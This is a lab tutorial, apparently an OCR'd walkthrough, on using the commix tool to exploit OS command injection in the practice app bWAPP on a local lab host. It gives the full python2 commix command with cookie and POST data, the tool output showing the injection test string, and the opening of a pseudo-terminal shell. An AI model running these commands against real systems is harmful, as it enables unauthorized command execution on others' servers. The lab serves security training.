
```
git clone https://github.com/commixproject/commix.git commix
```



```
┌──(root💀kali)-[~]
└─# git clone https://github.com/commixproject/commix.git commix
```


Open a terminal, and at the terminal prompt, type, commix.

Read the warning at the top of the page advising on what version of Python to run.



```
┌──(root💀kali)-[~]
└─# commix
[warning] Python version 3.9.1+ detected. You are advised to use Python version 2.7.x.
                                      __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v3.1-stable
/\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright © 2014-2020 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[critical] Missing a mandatory option (-u, -l, -m, -r, -x, --wizard, --list-tampers, --purge or --dependencies). Use -h for help.

┌──(root💀kali)-[~]
└─# 
```

For commix to use an earlier version of Python, we need to be inside the working directory for commix.




```
┌──(root💀kali)-[~]
└─# cd commix

┌──(root💀kali)-[~/commix]
└─# 
```

Inside the directory for commix is a python script, commix.py. We next need to tell this script to use python2 to launch and not python3. To do this, we launch commix using the following command.


```
python2 commix.py
```

We follow this up with the correct command syntax.

```
python2 commix.py --url="http://10.0.2.10/bWAPP/commandi.php" --cookie= "PHPSESSID=nj031nn7g725dca4ee6n4o9c15; security_level=1" --data="target=www.nsa.gov&form=submit"
```



```
┌──(root㉿kali)-[~/commix]
└─# python2 commix.py --url="http://10.0.2.10/bWAPP/commandi.php" --cookie="PHPSESSID=nj031nn7g725dca4ee6n4o9c15; security_level=1" --data="target=www.nsa.gov&form=su
bmit"
```



```
┌──(root㉿kali)-[~/commix]
└─# python2 commix.py --url="http://10.0.2.10/bWAPP/commandi.php" --cookie="PHPSESSID=nj031nn7g725dca4ee6n4o9c15; security_level=1" --data="target=www.nsa.gov&form=su
bmit"

                                                       v3.2-dev#81

                                                       https://commixproject.com
                                                       (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2021 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[info] Testing connection to the target URL.
[warning] Potential CAPTCHA protection mechanism detected.
[warning] The estimated response time is 1 second. That may cause delays during the data extraction procedure.
[info] Setting the POST parameter 'target' for tests.
[info] Testing the (results-based) classic command injection technique.
[info] The POST parameter 'target' seems injectable via (results-based) classic command injection technique.
       |_ |echo JZDUIN$((93+16))$(echo JZDUIN)JZDUIN

Do you want a Pseudo-Terminal shell? [Y/n] > y

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > whoami
```


Give a few minutes, and you should be asked if you would like a Pseudo-Terminal. Type 'y' for yes, and you will be given a limited reverse shell.

Summary

In this lab, we learned how to use the automated tool commix to perform an OS Command Injection capable of circumventing the security parameters put in place to prevent such an attack.

Disable Your Browser's Proxy

If you do not want to use BurpSuite as a proxy. You can set configure your browser preferences for **No proxy**.



Configure Proxy Access to the Internet

● No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
○ Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Use this proxy server for all protocols

SSL Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080

SOCKS Host 127.0.0.1 Port 8080

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL